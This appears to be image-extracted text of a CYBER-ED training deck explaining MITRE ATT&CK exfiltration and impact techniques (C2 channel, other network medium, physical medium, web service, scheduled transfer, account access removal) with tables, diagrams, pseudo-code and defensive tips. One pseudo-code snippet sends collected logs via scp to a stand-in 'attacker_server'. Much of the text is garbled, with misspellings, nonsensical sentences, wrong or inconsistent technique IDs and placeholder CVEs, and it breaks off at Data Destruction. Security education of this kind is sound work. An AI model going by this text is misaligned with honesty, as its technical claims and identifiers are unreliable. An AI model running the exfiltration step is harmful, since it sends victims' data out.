
## Attack flow / technique

# EXFILTRATION OVER ALTER ATOCL (T1048) STEP-STY-ATEP ATTACK PATH



## Exfiltration Over C2 Channel (T1041) :

### Overview




### Technical details

## EXFILTRATION OVER C2 CHANNEL (T1041)

Leveraging Existing Tunnels for Data Theft

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
 <b>Applications:</b> Walleware implants, External Clients, Cloud Instances  <b>Protocols:</b> Any C2 Protocol (DNS, ICMP)  <b>Libraries:</b> C2 Frameworks  <b>Systems:</b> socket, IDS/NDR, Logs	 <b>Weak C2 Channel Monitoring:</b> Inssufficient Output Filtering  <b>Lack Protocol Analysis/Detection:</b> Weak Log/Analysis	 <b>Data Exfiltration:</b> Data Theft, Credentials  <b>Bypass Network Defense Evasion:</b> Malware Delivery

**SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)**




```

    graph LR
      A[ATTACKER] --> B[VICTIM System]
      B --> C["1. VULNERABLE APPLICATION  
if  
function receive(f) {  
send = data_over_c2_channel(data)  
// C2 tunnel exists!  
}  
// log(data);"]
      C --> D["2. EXISTING C2 CHANNEL"]
      D --> E[DATA EXFILTRATION]
  
```

PROTECT YOURSELF: Use Firelement C2 Traffic Monitoring, Enforce Egress Filtering, IDS/IPS, Analytic Detection. | CYBER-ED

### Attack flow / technique



### Exfiltration Over Other Network Medium (T1011) :

#### Overview

# EXFILTRATION OVER OTHER NETWORK MEDIUM

## Non-Technical Summary & Case Study

### WHAT IT IS & WHERE IT APPEARS



**VULNERABILITY:** Eralits non-standad internet protocols (like HTTP-FTC- HTC - like (USC-FTC, cablets, and alarmmail epast and tox opens bapiysustect to blesteig Clients, and anysoars Email molierk Programs, and stonstring anir system.

### CASE STUDY: CVE-20191X XXX & UNOTTHOOX EXFILTRATION



VULNERABLE WEB SERVER  
(isolated/air-gapped host)



CRAFTED MALICIOUS SCRIPT  
(e.g. uses Bluetooth API)



BLUETOOTH MEDIUM EXTERNAL C2 RECEIVER



DATA EXFILTRATION

#### ATTACKER ACTION:

Explis to malicious request to encode encode data (e, seslis it USB drath Bluetooth packets) sends over attecher ber system.


#### VICTIM ACTION:

User intarctus request with encodatd into the triggering deve triggent packets that transmits via on neatoattcker to their system.

#### TECHNICAL IMPACT:

Vulnerability: CWE-XXX (Weak Isolation/Weak Isolation Isolated). Technical Impatst: Byya Thee-Physical Comotu, Covert Communication Communication.

PROTECT YOURSELF: Disable Unused Update, Enforce Device Control Policies, Monitor RF/Physical Practises, Implement DLP



## Technical flow

### EXFILTRATION OVER OTHER NETWORK MEDIUM

Leverging Non-Traditional Channels for Data Theft


AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
<ul style="list-style-type: none"><li><b>Applications:</b> Webs Servers, External Clients Systems, IOT Devices</li><li><b>Protocols:</b> WiFi Direct, NFC, Devices</li><li><b>Libraries:</b> Bloncet, USB-Serial</li><li><b>Systems:</b> Isolated Networks, SCADA</li></ul>	<ul style="list-style-type: none"><li>Weak Physical Segmentation.</li><li>Insiifluct Monitoring</li><li>Outdated Anoamy Dettetion</li><li>Weak Signatures/Firmware</li><li>Default Creedonals</li></ul>	<ul style="list-style-type: none"><li><b>⚠️ Data Exfiltration:</b> Sensitive data theft</li><li>Remote &amp; Control Deliwertry</li><li><b>⚠️ Bypass Physical Secrty</b></li><li>System Compromise</li><li><b>⚠️ Data Integrity Loss</b></li></ul>

SIMPLE EXPLOIT FLOW (Diagram Pse-Code)

PROTECT YOURSELF: Disable Unused Rewalls, Ppaar, Enfrice Control Policies, Monitor RF/Physical Practises DLP | CYBER-ED


## Attack flow / technique

# EXFILTRATION OVER OTHER NETWORK MEDIUM STEP-BY-STEP ATTACK PATH (T1012)



## Exfiltration Over Physical Medium (T1052) :

### Overview




### Technical details

## Exfiltration over Physical Medium (T1052)

Leveraging Direct Device Access for Data Theft

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
 Applications: Web Servers, External Clients, Embedded Systems  Protocols: USB Serial, SCSI, FireWire  Libraries: socket Device Firmware  Systems, File Handling Systems	 Weak Physical Security: Inefficient Output Encoding.  Weak Authentication/Authorization  Weak Signatures Drivers  Weak Flaws (application-level)	 Data Physical Sensitive Data Theft  Sensitive Access  Credential Theft  Malware Delivery  Bypass Network Security

SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)



```

graph LR
    Attacker[ATTACKER] --> Victim[VICTIM SYSTEM  
(Air-gagged Host)]
    Victim --> App[1. VULNERABLE APPLICATION]
    App --> USB[PHYSICAL MEDIUM  
(e.g. USB Drive)]
    USB --> External[EXTERNAL C2 RECEIVER / DATA EXFILTRATION]
    
```


```

function receive(t) {
    data = decode(t);
    data = Encode_and_fragment(data);
    copy_to_usb();
    log(data);
}
    
```

PROTECT YOURSELF: Use Strong Physical Security, Disable Unused Ports, Monitor Access Practices. | CYBER-ED

### Attack flow / technique

## EXFILTRATION OVER PHYSICAL STEP-BY-STEP ATTACK PATH (T1051)



### Exfiltration Over Web Service (T1567) :

#### Overview

## EXFILTRATION OVER WEB SERVICE EXPLAINED:

### Non-Technical Summary

#### WHAT IT IS & WHERE IT APPEARS



**VULNERABILITY:** Crafts use malicious internet protocols (like TC hide malicious errors) to exploit any software in any system to exfiltrate data from the internet.

#### CASE STUDY: CVE-2019X-XXX & CLOUD EXFILTRATION



VULNERABLE WEB SERVER  
(e.g., compromised Host)



CRAFTED MALICIOUS SCRIPT  
(e.g., uses Cloud Storage API)



#### ATTACKER ACTION:

Exploits system to encode encoded data, and uploading to weak decoding host system.


#### VICTIM ACTION:

User interacts with trigger to chunks over network instead of handling them directly.

#### TECHNICAL IMPACT:

Vulnerability: CWE-XXX (Functionality not properly protected). Technical IDS, Data Firewalls/ITA. Entanglement: Bypass, Covert (C2) Communication.

PROTECT YOURSELF: Implement DLP & IDPS, Enforce Cloud Usages, Monitor Coding Practices, Monitor Traffic



## Technical details

### Exfiltration over Web Service (T1567)

Leveraging Cloud & API Endpoints for Data Theft

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
<ul style="list-style-type: none"><li>Applications: Web Servers, Cloud Apps, Databases</li><li>Protocols: HTTP/S, APIs (REST/SOAP)</li><li>Libraries: socket, IDS, Web Frameworks</li><li>Systems: File Handling Systems</li></ul>	<ul style="list-style-type: none"><li>Skull icon: Lack of Input Validation: Insufficient Access Encoding.</li><li>Skull icon: Lack of Output Filtering: Weak Authentication/Authorization</li><li>Skull icon: Weak Features (app vulnerability)</li></ul>	<ul style="list-style-type: none"><li>⚠ Weak API Authentication</li><li>⚠ Sensitive Data Theft</li><li>⚠ Account Compromise</li><li>⚠ Financial Loss</li><li>⚠ Reputation Damage</li></ul>

SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)


```
graph LR; Attacker[ATTACKER] -- "Malicious Request (e.g., encoded command)" --> VulnerableApp[1. VULNERABLE APPLICATION]; VulnerableApp -- "if function receive() { data = data + spec(data, api.key); executeData(); log error // log(data); }" --> WebService[2. WEB SERVICE (e.g.)]; WebService --> ExternalC2[3. EXTERNAL C2 / DATA EXFILTRATION]
```

PROTECT YOURSELF: Use Firewalls, Update Software, Strict Software, Monitor Secure Coding Practices. | CYBER-ED

## Attack flow / technique

# EXFILIRATION OVER WEB SERVICE (T1567): STEP--STEP ATTACK PATH

Leverging Cloud & API Endots for



PROTECT YOURSELF: Implement DLP & ID/IPS, Enforce Strong Access Controls, Secure Coding Practices, Monitor Traffic. | CYBER-ED

## Scheduled Transfer (T1029) :

### Overview

## SCHEDULED TRANSFER (T1029): Non-Technical Summary & Case Study

#### WHAT IT IS & WHERE IT APPEARS



**VULNERABILITY:** Attackers use malicious protocols (like HTTP-FTC) to schedule tasks on victims' systems. It appears alongside other malware families.

#### CASE STUDY: CVE-2019X-XXX & AUTOMATED EXFILTRATION



VULNERABLE WEB SERVER  
(Compromised Host)



**CRAFTED SCRIPT**  
if time == '03:00' then  
scp /data/xxx/cron  
// daily backup



DATA EXFILTRATION

#### ATTACKER ACTION:

Exploits to malicious request encoded data, exfiltrating onto decoding and chores bases or their system.

#### VICTIM ACTION:

User interacts with the application doing and data coming in chunks over intervals.

#### TECHNICAL IMPLICATION:

Vulnerability: CVE-X88 (Functionality not properly isolated, Data Theft, Persistent Access, Remote, Retests, Evasion & C2 Communication).

PROTECT YOURSELF: Use Firewalls, Robust Monitoring, Audit Scheduled Tasks, Secure Coding Practices, Monitor Traffic


| CYBER-ED

### Technical details

## SCHEDULED TRANSFER (T1029): Automating Data Theft for Persistence

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
 <b>Applications:</b> Webs Servers, External Clients, Databases  <b>Protocols:</b> SCP, Rsync, FTP, SFTP  <b>Libraries:</b> task scheduler APIs, rsync libs  <b>Systems:</b> Servers, Landing Systems	 Weak Schedule Permissions, Insecure Scripting Encoding  Weak Authentication/Auth Tokens Weak Signatures/Auth Tens Weak Flaws (app oulterplabliauy)	 Data Exfiltration Persistent Access  Credential Theft System Comprises  Evade Detection

SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)



```

graph LR
    A[VICTIM SYSTEM  
(Compromised Host)] --> B[1. SCHEDULED SCRIPT / CRON JOB]
    B --> C[EXECUTED & TRANSFER]
    C --> D[EXTERNAL C2 RECEIVER / DATA EXFILTRATION]
    subgraph "ATTACKER"
        A
    end
    subgraph "VICTIM SYSTEM"
        B
        C
        D
    end

```

1. SCHEDULED SCRIPT / CRON JOB

```


if time = 03:00 then (
    data = collect_sensy.log
    data = collect_special()
    send_over scp "attacker_server"
) // log(data);

```

EXECUTED & TRANSFER    EXTERNAL C2 RECEIVER / DATA EXFILTRATION

PROTECT YOURSELF: Use Firewalls, Update Monitortinre, Shocled Tasks, Securs, Secure Coding Practices. | CYBER-ED

### Attack flow / technique



### Impact :

### Account Access Removal (T1531) :

### Overview

# ACCOUNT ACCESS REMOVAL (T1531)

## Non-Technical Summary

### WHAT IT IS & WHERE IT APPEARS



**VULNERABILITY:** Crafts an malicious modify user seccounts uithiassionss, and credentials to users (like communications and norce user various varrious Clierts anto critical Client/s, platforms, eretware, software connecting to: feal softectiors od the internet.

### CASE STUDY: CVE-2019-XXX & ACCESS DENIAL ATTACK



COMPROMISE WEB SYSTEM



MALICIOUS SCRIPT  
(execute User API Call)



ACCOUNT  
REMOVED / MODIFIED



DENIED ACCESS

#### ATTACKER ACTION:

Exploits malicious request to exceded data, expling deleting toxe accords or moditared clound the teur system.


#### VICTIM ACTION:

User intarctus request with triggering ah cerinaiul accounte/ tampered gihda tampered thee da eur system.

#### TECHNICAL IMPACT:

Vulnerability: CVE-XXX (Functioninity nol aopess Control, privilege Isolated). Technical Impact: Technical: Remeteially, Business, System (C2) Communication.

PROTECT YOURSELF: Use Firewalls, Access Wupdate, Update Softvoor Aite Input, Monitor Coding Practices, Monitor Traffic



## Technical details

### Account Access Removal (T1531)

Leverrging Physical & Protocols for Denil of Sorice

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
<ul style="list-style-type: none"><li>Applications: Webs Servers, External Clients, Databases</li><li>Protocols: LDAP/S, SAML, OAuth</li><li>Libraries: IAM Frameworks User APIs</li><li>Systems: User Accounts, Access Systems</li></ul>	<ul style="list-style-type: none"><li>Weak of Access Control Lists</li><li>Insiifuent Output Checks.</li><li>Weak Authentication/Authorization</li><li>Weak Signatures/Tokens</li><li>Weak Flaws (app oulterplabliauy)</li></ul>	<ul style="list-style-type: none"><li>Denial Accessi Access</li><li>Account Comprabise</li><li>Privilege Escalation</li><li>Operational Disruption</li><li>Reputation Damage</li></ul>

SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)

Malicious Request (e.g., encoded command)

1. VULNERABLE APPLICATION

```
if (data = decodeURIComponent(payload)) {
    data = 'special';
    executeSpecial(); // RCE possible!!
} // log(data);
```


ACCESS REMOVED / MODIFIED  
  
DENIED ACCESS

PROTECT YOURSELF: Use Firewalls, Update Software, Fnce RBAC, Monitor Logs, Secure Coding Practices. | CYBER-ED

## Attack flow / technique

# ACCOUNT ACCESS REMOVAL (T1531): STEP-BY-STEP ATTACK PATH (T1532)

Denial of Service & Operational Disruption



PROTECT YOURSELF: Implement Strong Access Control, Monitor Input, Use Secure APIs, Incident Response Plan. | CYBER-ED

## Data Destruction (T1485) :

### Overview

# DATA DESTRUCTION (T1485)

Non-Technical Summary & Case Study

#### WHAT IT IS & WHERE IT APPEARS



